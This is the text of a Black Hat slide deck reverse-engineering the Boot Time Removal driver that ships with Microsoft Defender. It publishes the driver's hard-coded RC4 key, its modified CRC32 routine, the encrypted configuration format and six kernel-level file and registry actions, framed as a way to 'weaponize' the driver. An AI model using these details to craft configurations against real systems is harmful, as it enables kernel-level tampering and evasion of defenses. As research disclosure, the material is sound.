




BRIEFINGS

black hat

BTR REFORGED:

**WEAPONIZING DEFENDER'S REMEDIATION
DRIVER AS A KERNEL OPERATION PRIMITIVE**

Jiří Vinopal | [@vinopaljiri](#) | Check Point Research | [@_CPResearch_](#)

WHOAMI



Jiří Vinopal

- Security Researcher
- Malware Researcher
- Reverse Engineer

X [@vinopaljiri](#)

GitHub [@Dump-GUY](#)

YouTube [@DuMpGuYTrIcKsTeR](#)

Check Point Research

X [@_CPResearch_](#)

research.checkpoint.com



FALSE POSITIVE THAT WASN'T

Value Name	Type	Data
Type	REG_DWORD	1 (Kernel Driver)
Start	REG_DWORD	1 (System Start)
ErrorControl	REG_DWORD	0 (Ignore)
ImagePath	REG_EXPAND_SZ	\\??\C:\Windows\system32\drivers\mzqnjtaq.sys
Group	REG_SZ	Boot Bus Extender
Args	REG_SZ	C:\Windows\system32\drivers\mzqnjtaq.sys:changelist

IT'S NOT MALWARE. IT'S DEFENDER.

- Boot Time Removal Tool
- **Microsoft-signed** kernel-mode **driver**
- Reads **encrypted instructions** from an **ADS**
- Executes **Ring 0 file + registry** ops

What if an attacker learned its language?



BTR.SYS BOOT TIME REMOVAL TOOL

- Filename: **BTR.sys** (Microsoft-signed)
- Embedded in **MpEngine.dll** as PE resource
- Dropped **only** when remediation needs a reboot
- Filename **randomized [a-z]{8}.sys** at drop time



 BTR.sys Properties

General Digital Signatures Security Details Previous Versions

Property	Value
Description	
File description	Boot Time Removal Tool
Type	System file
File version	1.1.25080.5
Product name	Microsoft Malware Protection
Product version	1.1.25080.5
Copyright	© Microsoft Corporation. All rights reserved.
Size	51.4 KB
Date modified	01/01/2026 23:08
Language	English (United States)
Original filename	BTR.sys

STAGED FROM MPENGINE.DLL

Resource Hacker:
BOOTTIMETOOL /
PACKEDBINARY

IDA Pseudocode:
MpEngine.dll drops
BTR.sys to disk

MpEngine.dll																	
PACKEDBINARY BOOTTIMETOOL - [lang:1033] ENGINEKSL - [lang:1033] HOSTPROCESS - [lang:1033] ORPLIBRARY - [lang:1033] WEVT_TEMPLATE Message Tables Version Info																	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .0 ...0 ...yy..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	E0	00	00	00	à...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	0 ²0 .'.í!,0Lí!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.

```
g_ModuleHandle_ = g_ModuleHandle;
LastError = 0;
if...
ResourceW = FindResourceW(g_ModuleHandle_, L"BOOTTIMETOOL", L"PACKEDBINARY");
if...
Resource = LoadResource(g_ModuleHandle, ResourceW);
if...
Size = SizeofResource(g_ModuleHandle, ResourceW);
if...
pResourceData = LockResource(Resource);
if ( pResourceData )
{
    hFileW = CreateFileW(FullDriverPath, DELETE|GENERIC_WRITE, 0, 0, CREATE_NEW, 0, 0);
    if ( hFileW == INVALID_HANDLE_VALUE )
        return GetLastError();
    if ( !WriteFile(hFileW, pResourceData, Size, &NumberOfBytesWritten, 0) )
        LastError = GetLastError();
    if...
    return LastError;
}
if...
return ERROR_LOCK_FAILED;
```

CONFIG VIA :CHANGELIST ADS

IDA Pseudocode:
DriverEntry reads **Args**
from service key

```
RtlInitUnicodeString(&ValueName, L"Args");
ObjectAttributes.Length = 0x30;
ObjectAttributes.RootDirectory = 0;
ObjectAttributes.Attributes = 0x40;
ObjectAttributes.ObjectName = DriverRegistryPath;
*&ObjectAttributes.SecurityDescriptor = 0;
status = ZwOpenKey(&hServiceKey, 0x80000000, &ObjectAttributes);
if ( status >= 0 )
{
    status = ZwQueryValueKey(hServiceKey, &ValueName, KeyValuePartialInformation, 0, 0, &BytesRead);
}
```

IDA Pseudocode:
MpEngine.dll appends
":changelist" to make
the ADS path

```
StringCbPrintfW(FullDriverPath, DriverPathSizeBytes, L"%ls%ls", SystemDriversPath, RandomDriverName);
if...
AdsPathSize = DriverPathSizeBytes + 0x16; // 0x16 = sizeof(L":changelist")
AdsConfigPath = malloc(DriverPathSizeBytes + 0x16);
if...
*AdsConfigPath = 0;
StringCbPrintfW(AdsConfigPath, DriverPathSizeBytes + 0x16, L"%ls%ls", FullDriverPath, L":changelist");
lastErr = DropDriver(FullDriverPath);
```


ONE-SHOT EXECUTION MODEL



LOAD

SERVICE_SYSTEM_START
During Reboot



EXECUTE TRANSACTIONS (CONFIGURATION)

No IOCTL Interface, No
PDB, No Public Docs



SELF-UNLOAD

STATUS_DELETE_PENDING
Returns (0xC0000056)



CONFIGURATION

The Entire Attack Surface



REVERSING THE UNDOCUMENTED PROTOCOL

- Cryptography 101
- Integrity
- Transaction Structure Format
- Kernel Primitives - Action Menu



RC4 - STREAM CIPHER

- Standard **RC4 KSA + PRGA**
- **256-byte** hard-coded key in **.rdata**
- **Same key** in every analyzed build
- **Stable** across 15+ years
- **Used to Encrypt / Decrypt** the **Configuration Blob**

```
status = CallNtOpenFile(&pDriverCtx->hFile, ConfigPath);
_mm_lfence();
if ( status >= 0 )
{
    RC4Init(pDriverCtx->RC4State, RC4_KEY, 0x100u);
    hFile = pDriverCtx->hFile;
    pDriverCtx->FileOffset.QuadPart = 0;
    status = CallNtReadFile(hFile, &pDriverCtx->FileOffset, sizeof(GLOBAL_HEADER), &GlobalHeader, &BytesRead);
    _mm_lfence();
    if ( status >= 0 )
    {
        if ( BytesRead == sizeof(GLOBAL_HEADER) )
        {
            RC4Decrypt(pDriverCtx->RC4State, &GlobalHeader, &GlobalHeader, sizeof(GLOBAL_HEADER));
            if ( GlobalHeader.Magic != 0xFEE1DEAD || GlobalHeader.Version != 2 )
            {
                status = STATUS_FILE_INVALID;
                WriteLogW(L"Invalid magic number or version number for file!\n");
                goto LABEL_x671;
            }
            StoredCRC = GlobalHeader.GlobalCRC;
            GlobalHeader.GlobalCRC = 0;
            if ( CalcCRC32(&GlobalHeader, sizeof(GLOBAL_HEADER)) == StoredCRC )

.rdata:00000000140008FF0 ; BYTE RC4_KEY[256]
.rdata:00000000140008FF0 RC4_KEY db 1Eh, 87h, 78h, 1Bh, 8Dh, 0BBh, 0A8h, 44h, 0CEh, 69h, 70h, 2Ch, 0Ch, 78h, 0B7h, 86h, 0A3h, 0F6h,
.rdata:00000000140009004 db 38h, 0F4h, 0EDh, 0F9h, 0AFh, 83h, 53h, 0Fh, 0B3h, 0FCh, 54h, 0FAh, 0A2h, 1Eh, 0B9h, 0CFh, 13h,
.rdata:00000000140009018 db 0Dh, 0A9h, 54h, 0F6h, 87h, 0CBh, 9Eh, 18h, 27h, 96h, 97h, 90h, 0Eh, 54h, 0FBh, 31h, 7Ch, 9Ch, 0
.rdata:0000000014000902C db 8Eh, 23h, 0D0h, 53h, 71h, 0ECh, 0C1h, 59h, 51h, 0B7h, 0F3h, 64h, 9Dh, 7Ch, 0A3h, 3Eh, 0D6h, 8Dh
.rdata:00000000140009040 db 7Eh, 82h, 0C9h, 0BAh, 0ADh, 96h, 99h, 0D0h, 0D4h, 58h, 0CBh, 84h, 7Ch, 0A9h, 0FFh, 0BEh, 3Ch, 8
.rdata:00000000140009054 db 33h, 55h, 7Dh, 0DEh, 13h, 0A8h, 0B1h, 40h, 87h, 0CCh, 1Bh, 0C8h, 0F1h, 0Fh, 6Eh, 0CDh, 0D0h, 83
.rdata:00000000140009068 db 0CFh, 0F8h, 4Ah, 9Dh, 1Dh, 50h, 75h, 5Eh, 3Eh, 19h, 2 dup(18h), 0AFh, 23h, 0E2h, 29h, 35h, 58h,
.rdata:0000000014000907D db 7, 0E2h, 57h, 12h, 0B2h, 0CAh, 0Bh, 53h, 5Eh, 0D8h, 0F6h, 0C5h, 6Ch, 0E7h, 3Dh, 24h, 0BDh, 0D0h
.rdata:00000000140009091 db 71h, 86h, 1Ah, 54h, 0B4h, 0C2h, 85h, 0A9h, 0A3h, 0DBh, 7Ah, 0CAh, 6Dh, 22h, 4Ah, 0EAh, 0CDh, 62
.rdata:000000001400090A5 db 0FBh, 0A2h, 2Eh, 0D1h, 0E9h, 0E1h, 1Dh, 75h, 0BEh, 0D7h, 0DCh, 0Eh, 0CBh, 0Ah, 8Eh, 68h, 0C2h,
.rdata:000000001400090B9 db 40h, 8Dh, 0C8h, 8, 0DFh, 0FDh, 16h, 4Bh, 11h, 67h, 74h, 0CDh, 6Bh, 9Bh, 8Dh, 5, 41h, 1Eh, 0D6h,
.rdata:000000001400090CD db 2Eh, 42h, 9Bh, 0A4h, 95h, 67h, 6Bh, 83h, 98h, 0DBh, 2Fh, 35h, 0D3h, 0C1h, 0B9h, 0CEh, 0D5h, 26h
.rdata:000000001400090E1 db 76h, 5Eh, 1Ah, 95h, 0CBh, 7Ch, 0A4h, 0C3h, 0DDh, 0ABh, 0DDh, 0BFh, 0F3h, 82h, 53h
```


MODIFIED CRC-32 → ~CRC32

- Standard polynomial 0xEDB88320
- CRC register reset per structure (init 0xFFFFFFFF) → chain-resistant
- Final XOR omitted = ~CRC32
- One subtle deviation: no final XOR → can hit hard even a seasoned reverser...



```
unsigned int __fastcall CalcCRC32(char *Buffer, unsigned __int64 Size)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

    CRC = 0xFFFFFFFF;           // Reset per-call: non-cumulative, no CRC chaining
    PtrAlignOffset = 0;
    if ( Size >= 4 )
        PtrAlignOffset = Buffer & 3;
    AlignBytes = (4 - PtrAlignOffset) & -(PtrAlignOffset != 0);
    SliceBytes = (Size - AlignBytes) & 0xFFFFFFFFFFFFFFFFuLL;
    if ( Size < 4 )
        SliceBytes = 0;
    for ( TailCount = Size - AlignBytes - SliceBytes; AlignBytes; --AlignBytes )
    {
        ByteVal = *Buffer++;
        CRC = CRC32_TABLE_0[(CRC ^ ByteVal)] ^ (CRC >> 8);
    }
    // Slicing-by-8 using polynomial 0xEDB88320
    for ( SliceCount = SliceBytes >> 3; SliceCount; --SliceCount )
    {
        Dword0 = *Buffer ^ CRC;
        Dword1 = *(Buffer + 1);
        Buffer += 8;
        CRC = CRC32_TABLE_3[Dword1]
            ^ CRC32_TABLE_7[Dword0]
            ^ CRC32_TABLE_0[Dword1 >> 0x18]
            ^ CRC32_TABLE_4[Dword0 >> 0x18]
            ^ CRC32_TABLE_2[BYTE1(Dword1)]
            ^ CRC32_TABLE_1[BYTE2(Dword1)]
            ^ CRC32_TABLE_6[BYTE1(Dword0)]
            ^ CRC32_TABLE_5[BYTE2(Dword0)];
    }
    for ( ; TailCount; --TailCount )
    {
        ByteVal = *Buffer++;
        CRC = CRC32_TABLE_0[(CRC ^ ByteVal)] ^ (CRC >> 8);
    }
    return CRC;
    // Standard finalizer CRC ^ 0xFFFFFFFF is absent – result is ~CRC32(Buffer, Size)
}
```

```
; DWORD CRC32_TABLE_0[256]
CRC32_TABLE_0 dd 0, 77073096h, 0EE0E612Ch, 990951BAh ; ...
```


18 BTR.SYS BUILDS. ONE RC4 KEY.

Winindex:

- 12 64-bit MpEngine.dll versions (Win 10/11)
- 5 unique BTR.sys builds extracted (post-dedup)


VirusTotal + Winindex:


- VT Query: signature:"Boot Time Removal Tool" tag:signed tag:64bits
- De-duplication against the Winindex

18 unique 64-bit Microsoft-signed BTR.sys versions

15+ years of unchanged crypto: Win 7 Build 7601 → Win 11 25H2+ (July 2026)

All versions → the same hard-coded RC4 key, consistent transaction format (configuration), all identified Action IDs supported!





mpengine.dll - Winbindex

Microsoft Malware Protection Engine

Show entries

Search:

SHA256	Windows	Update	File arch	File version	File size	Extra	Download
61e716...	Windows 11 24H2 (+1)	KB5070311 (+6)	x64	1.1.25080.5	19.63 MB	Show	Download
78f031...	Windows 11 24H2 (+1)	Base 11-24H2 (+1)	x64	1.1.23110.2	18.12 MB	Show	Download
4adb05...	Windows 11 21H2 (+2)	Base 11-21H2 (+2)	x64	1.1.17300.4	13.86 MB	Show	Download
28e5b2...	Windows 10 2004 (+4)	Base 2004 (+4)	x64	1.1.16400.2	13.71 MB	Show	Download
c2fcb8...	Windows 10 1903 (+1)	Base 1903 (+1)	x64	1.1.15600.4	14.22 MB	Show	Download
f1db3a...	Windows 10 1809	Base 1809	x64	1.1.15100.1	14.15 MB	Show	Download
c2cf66...	Windows 10 1803	Base 1803	x64	1.1.14600.4	13.78 MB	Show	Download
f49f0b...	Windows 10 1709	Base 1709	x64	1.1.14104.0	12.86 MB	Show	Download
046cdf...	Windows 10 1703	Base 1703	x64	1.1.13504.0	12.07 MB	Show	Download
46885b...	Windows 10 1607	Base 1607	x64	1.1.12805.0	11.34 MB	Show	Download
76474a...	Windows 10 1511	Base 1511	x64	1.1.12101.0	10.55 MB	Show	Download
117768...	Windows 10 1507	Base 1507	x64	1.1.11701.0	11.65 MB	Show	Download
SHA256	Windows	Update	File arch	File version	File size	Extra	Download

Showing 1 to 12 of 12 entries

Previous1Next

Filename	SHA-256	Product Version	File Size
221a34f7b4cc76aa5b802aa330252c657afeb7863ad42e568c23aaa67862e3a3.sys	221a34f7b4cc76aa5b802aa330252c657afeb7863ad42e568c23aaa67862e3a3	1.1.25081.3013	53,664
41989526b4eb8d60a5e158f835ee90eea5fe4e499705109317cd6f72114c852f.sys	41989526b4eb8d60a5e158f835ee90eea5fe4e499705109317cd6f72114c852f	1.1.20060.0	52,512
466395e00d2652367e60bd98af386d80f7faa278ab549f06b4ee86ece9c4ec0d.sys	466395e00d2652367e60bd98af386d80f7faa278ab549f06b4ee86ece9c4ec0d	1.1.0036.0	55,104
55d998973c182c395b5407a42b63dbb528c65d829a7af6cd08797b0ede631eef.sys	55d998973c182c395b5407a42b63dbb528c65d829a7af6cd08797b0ede631eef	1.2.1003.0	55,168
b8c6a3dc5f655d25d60954c1ef82e3f2981cf6cc264c9c3f50fbdff024902ae8.sys	b8c6a3dc5f655d25d60954c1ef82e3f2981cf6cc264c9c3f50fbdff024902ae8	1.2.1009.0	72,816

THE ONE & ONLY 256-BYTE RC4 KEY

1E	87	78	1B	8D	BB	A8	44	CE	69	70	2C	0C	78	B7	86
A3	F6	23	B7	38	F4	ED	F9	AF	83	53	0F	B3	FC	54	FA
A2	1E	B9	CF	13	32	FD	0F	0D	A9	54	F6	87	CB	9E	18
27	96	97	90	0E	54	FB	31	0A	9C	BC	E4	8E	23	D0	53
71	EC	C1	59	51	B7	F3	60	0A	7C	A3	3E	D6	8D	C9	04
7E	82	C9	BA	AD	96	99	D0	0A	58	CB	84	7C	A9	FF	BE
3C	8A	77	52	33	55	7D	D0	0A	58	B1	40	87	CC	1B	C8
F1	0F	6E	CD	D0	83	A9	0A	0A	58	4A	9D	1D	50	75	5E
3E	19	18	18	AF	23	E2	0A	0A	58	6D	2C	07	E2	57	
12	B2	CA	0B	53	5E	D0	0A	0A	58	3D	24	BD	D0	29	
17	71	86	1A	54	B4	C0	0A	0A	58	DA	7A	CA	6D	22	4A
EA	CD	62	1D	B9	FB	0A	0A	0A	58	E1	1D	75	BE	D7	DC
0E	CB	0A	8E	68	C2	0A	0A	0A	58	8D	C8	08	DF	FD	16
4B	11	67	74	CD	6B	0A	0A	0A	58	1E	D6	26	2E	42	9B
A4	95	67	6B	83	98	0A	0A	0A	58	C1	B9	CE	D5	26	36
F2	76	5E	1A	95	CE	0A	0A	0A	58	AB	DD	BF	F3	82	53



Transaction Structure Format

(The Configuration)

Global Header (24 Bytes)

Offset	Size	Field	Description
0x00	4	Magic	0xFEE1DEAD
0x04	4	Version	0x00000002
0x08	4	PayloadOffset	0x00000010 (Relative offset to Global Payload)
0x0C	4	GlobalCRC	~CRC32 of Header
0x10	8	TransID	(~CRC32(Payload), Size(Payload)).

Global Payload (Variable)

Feedback File Path: \??\C:\ProgramData\..\mzqnjtaq.dat

Operation Item(s)

Item Header (16 Bytes)			Item Data (Variable)				
0x00	4	DataSize	[Flags] [String 1] [String 2] [...] [Padding]				
0x04	4	ActionID					
0x08	4	HeaderCRC					
0x0C	4	~CRC32 of Data					



Delete File



Delete Directory



Move / Quarantine



Registry Operations

GLOBAL HEADER - 24 BYTES

Offset	Size	Field	Description
0x00	4	Magic	0xFEE1DEAD (Little Endian)
0x04	4	Version	0x00000002
0x08	4	PayloadOffset	0x10 (relative offset to Global Payload; constant)
0x0C	4	GlobalCRC	~CRC32 of header (with this field zeroed)
0x10	8	TransID	Low 4B = ~CRC32(Payload); High 4B = Size(Payload)

```
struct GLOBAL_HEADER {
    uint32_t Magic;           // 0xFEE1DEAD
    uint32_t Version;         // 2
    uint32_t PayloadOffset;   // 0x10 (relative offset to Global Payload)
    uint32_t GlobalCRC;       // ~CRC32(Header)
    uint32_t TransID_Low;     // ~CRC32(Payload)
    uint32_t TransID_High;    // Size(Payload)
};
```


GLOBAL PAYLOAD (VARIABLE) THE FEEDBACK FILE

- A null-terminated Unicode string → immediately follows the **Global Header**
- **Global Payload = Feedback File Path** → e.g., **\\??\C:\ProgramData\...\mzqnjtaq.dat**
The **path** is configurable (variable)
- The **BTR.sys** driver creates this file and writes a **Transaction Execution Report**
- The **report** mirrors the **Transaction Structure** (input Configuration) + updates the first 4 bytes of each **Item's Data** payload (**[Flags]**) with the **NTSTATUS** code result of the specific operation (**Action ID**)

ITEM HEADER - 16 BYTES

THE OPERATION ITEM = ACTION

Offset	Size	Field	Description
0x00	4	DataSize	Size of Item Data (including padding)
0x04	4	ActionID	Operation to perform (1-6)
0x08	4	HeaderCRC	~CRC32 of header (with this field zeroed)
0x0C	4	DataCRC	~CRC32 of Item Data

- Transaction Structure (configuration) can contain multiple ITEMS (chaining Action IDs)

```
struct ITEM_HEADER {
    uint32_t DataSize;           // Size of Item Data
    uint32_t Action;             // Action ID
    uint32_t HeaderCRC;         // ~CRC32(Header)
    uint32_t DataCRC;            // ~CRC32(Data)
};
```


ITEM DATA (VARIABLE) PER-ACTION SPECIFIC INFO

For each specific **Item Header** - **Item Data** must exist

- **Item Header** → per-action contract; **Item Data** → per-action specific information **structure**

The **structure** of the data depends on the **Action ID**:

- **Action IDs** (3-6) start with **[Flags]**; simple **actions** (1-2, e.g., **File Deletion**) immediately with path **[String 1]**

[Flags (Optional 4 bytes)] [String 1] [String 2] ... [Padding]

The 4-Byte **padding** trick:

- Required **trailing 4 bytes** - not for alignment!
- The **driver shifts string data** into the **padding** so it can prepend an **NTSTATUS code** into the original buffer
→ **feedback** report without reallocation!

THE ENTIRE MENU: 6 ACTION IDS → 6 KERNEL PRIMITIVES



Action 1: Delete File



Action 2: Delete Directory



Action 3: Move / Quarantine File



Action 4: Delete Registry Key



Action 5: Delete Registry Value



Action 6: Set Registry Value

ACTION 3: DELETE OR ARBITRARY WRITE


- Empty destination path →
Delete File
- Valid destination path →
Move / Quarantine / Write File
